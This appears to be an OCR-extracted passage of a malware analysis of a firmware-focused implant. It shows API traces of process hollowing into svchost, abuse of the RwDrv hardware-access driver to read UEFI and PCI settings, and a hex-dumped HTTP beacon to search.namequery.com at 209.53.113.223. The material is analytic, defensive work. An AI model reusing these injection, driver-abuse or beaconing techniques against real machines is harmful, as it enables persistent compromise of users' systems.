```
Create & Start Service ..
Build:1db0
Can not create file. Error = 5
Create & Start Service ..
Build:1db0
OS 64
Start service SUCCESS
Success delete driver
OK!
CreateFile device..
Success create device file
Read UEFI Configuration ..
Get PCI -> Bus:0 Dev:1f Func:0 Offset:dc Value = ff
```


explorer.exe 2888 → PAYLOAD.exe 1608 → svchost.exe 2796 → iexplore.exe 2292 ⇄ 209.53.113.223 80

```
CreateProcessA ( NULL, "C:\Windows\system32\svchost.exe", NULL, NULL, TRUE, CREATE_SUSPENDED, NULL, NULL, 0x034ef884, 0x034ef8e8 )
..
NtMapViewOfSection ( 0x000001c8, GetCurrentProcess(), 0x034eebe8, 0, 0, NULL, 0x034eeba4, ViewUnmap, 0, PAGE_READONLY )
..
MapViewOfFile ( 0x0000011c, FILE_MAP_ALL_ACCESS, 0, 0, 602)
..
NtResumeThread ( 0x00000118, 0x0019fc98)
```

PAYLOAD.exe		1,952 K
svchost.exe		4,900 K
iexplore.exe	0.05	6,632 K

```
GetFirmwareEnvironmentVariableW(u"SecureBoot", ..)
```

```
GetProcAddress ( 0x7efde000, "rpcnetp" )
```




```
func_1("Get SMBIOS..\n", ..);

func_2(func_1("logcli", 0x414b70), param1, &param2);

func_3("Get PCI -> Bus:%x Dev:%x Func:%x Offset:%x Value = %x\n", 0x0);

dw          u"RW-Everything"
dw          u"RwDrv Driver"

CreateFileW(u"\\.\RwDrv", 0xc0000000, 0x0, 0x0, 0x2, 0x80, 0x0);
```


```
OpenSCManagerW ( NULL, NULL, SC_MANAGER_ALL_ACCESS )                // Returns 0x00515710
OpenServiceW ( 0x00515710, "RwDrv", SERVICE_ALL_ACCESS )

CreateServiceW ( 0x00515710, "RwDrv", "RwDrv", DELETE | READ_CONTROL | SERVICE_CHANGE_CONFIG | SERVICE_ENUMERATE_DEPENDENTS | SERVICE_QUERY_CONFIG | SERVICE_QUERY_STATUS
| SERVICE_START | SERVICE_STOP | WRITE_DAC | WRITE_OWNER, SERVICE_KERNEL_DRIVER, SERVICE_DEMAND_START, SERVICE_ERROR_NORMAL, "C:\Windows\SysWOW64\drivers\RwDrv.sys",
NULL, NULL, NULL, NULL, NULL )
```

ServiceCreated

```
[09-29-2018-00-04-18]-> RwDrv
```

RWEverything (Utility to access all hardware)




Access Specific Window Help

- [SMBIOS Entry]
- [BIOS Information] (Type 0)
- [System Information] (Type 1)
- [Base Board Information] (Type
- [System Enclosure or Chassis]
- [Processor Information] (Type 4)
- [Memory Controller Information
- [Memory Module Information] (T
- [Memory Module Information] (T
- [Memory Module Information] (T
- [Memory Module Information] (T
- [Memory Module Information] (T
- [Memory Module Information] (T
- [Memory Module Information] (T
- [Memory Module Information] (T
- [Memory Module Information] (T
- [Memory Module Information] (T
- [Memory Module Information] (T
- [Cache Information] (Type 7)
- [Cache Information] (Type 7)
- [Port Connector Information] (
- [Port Connector Information] (
- [Port Connector Information] (
- [Port Connector Information] (
- [System Slots Information] (Ty
- [System Slots Information] (Ty
- [System Slots Information] (Ty
- [System Slots Information] (Ty
- [System Slots Information] (Ty
- [System Slots Information] (Ty
- [System Slots Information] (Ty
- [Onboard Devices Information]
- [OEM Strings] (Type 11)
- [System Event Log] (Type 15)

```
[Processor Information] (Type 4)
04 2A 04 00 01 03 02 02 EA 06 09 00 FF FB 8B 0F .*..............
03 02 00 00 30 75 54 0B 41 04 15 00 16 00 FF FF ....0uT.A.......
00 00 00 01 01 00 24 00 02 00 43 50 55 20 23 30 ......$...CPU #0
30 30 00 47 65 6E 75 69 6E 65 49 6E 74 65 6C 00 00.GenuineIntel.
49 6E 74 65 6C 28 52 29 20 43 6F 72 65 28 54 4D Intel(R) Core(TM
29 20 69 39 2D 38 39 35 30 48 4B 20 43 50 55 20 ) i9-8950HK CPU
40 20 32 2E 39 30 47 48 7A 00 00                @ 2.90GHz..
Type                        0x04 (4)
Length                      0x2A (42)
Handle                      0x0004 (4)
Socket Designation          String1 - "CPU #000"
Processor Type              0x03 - Central Processor
Processor Family            0x02 - Unknown
Processor Manufacturer      String2 - "GenuineIntel"
Processor ID                0x0F8BFBFF000906EA
Processor Version           String3 - "Intel(R) Core(TM) i9-8950HK CPU @ 2.90GHz"
Processor Voltage           0x02
  Bit0                      5V - 0 (No)
  Bit1                      3.3V - 1 (Yes)
  Bit2                      2.9V - 0 (No)
External Clock              0x0000 (0)MHz
Max Speed                   0x7530 (30000)MHz
Current Speed               0x0B54 (2900)MHz
Processor Status            0x41
  Bit6 = 1                  CPU Socket Populated
Processor Upgrade           0x04 - ZIF Socket
L1 Cache Handle             0x0015 (21)
L2 Cache Handle             0x0016 (22)
L3 Cache Handle              0xFFFF - Cache Information unknown
Serial Number               NULL
Asset Tag                   NULL
Part Number                 NULL
Core Count                  0x01 (1)
Core Enabled                0x01 (1)
Thread Count                0x00 (0)
Processor Characteristics   0x0024
  Bit1                      Unknown - 0 (No)
  Bit2                      64-bit Capable - 1 (Yes)
  Bit3                      Multi-Core - 0 (No)
  Bit4                      Hardware Thread - 0 (No)
  Bit5                      Execute Protection - 1 (Yes)
  Bit6                      Enhanced Virtualization - 0 (No)
  Bit7                      Power/Performance Control - 0 (No)
Processor Family 2          0x0002 - Unknown
```

CA
Canada
Americas
Northern America



QUE: search.namequery.com , 1
ANS: 209.53.113.223

========== (UDURRANI) ==========
(DATA PUSH!) IS COMING FROM 172.16.223.137 TO IP ADDRESS 209.53.113.223
PORT INFORMATION (49226, 80)
SEQUENCE INFORMATION (1520911775, 1637374155)

|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
(228)

```
50 4F 53 54 20 2F 20 48 54 54 50 2F 31 2E 31 0D        POST / HTTP/1.1.
0A 54 61 67 49 64 3A 20 30 0D 0A 55 73 65 72 2D        .TagId: 0..User-
41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35        Agent: Mozilla/5
2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20        .0 (compatible;
4D 53 49 45 20 38 2E 30 3B 29 0D 0A 48 6F 73 74        MSIE 8.0;)..Host
3A 20 73 65 61 72 63 68 2E 6E 61 6D 65 71 75 65        : search.nameque
72 79 2E 63 6F 6D 0D 0A 43 6F 6E 74 65 6E 74 2D        ry.com..Content-
4C 65 6E 67 74 68 3A 20 30 0D 0A 43 6F 6E 6E 65        Length: 0..Conne
63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76        ction: Keep-Aliv
65 0D 0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C        e..Cache-Control
3A 20 6E 6F 2D 63 61 63 68 65 0D 0A 0D 0A              : no-cache....
```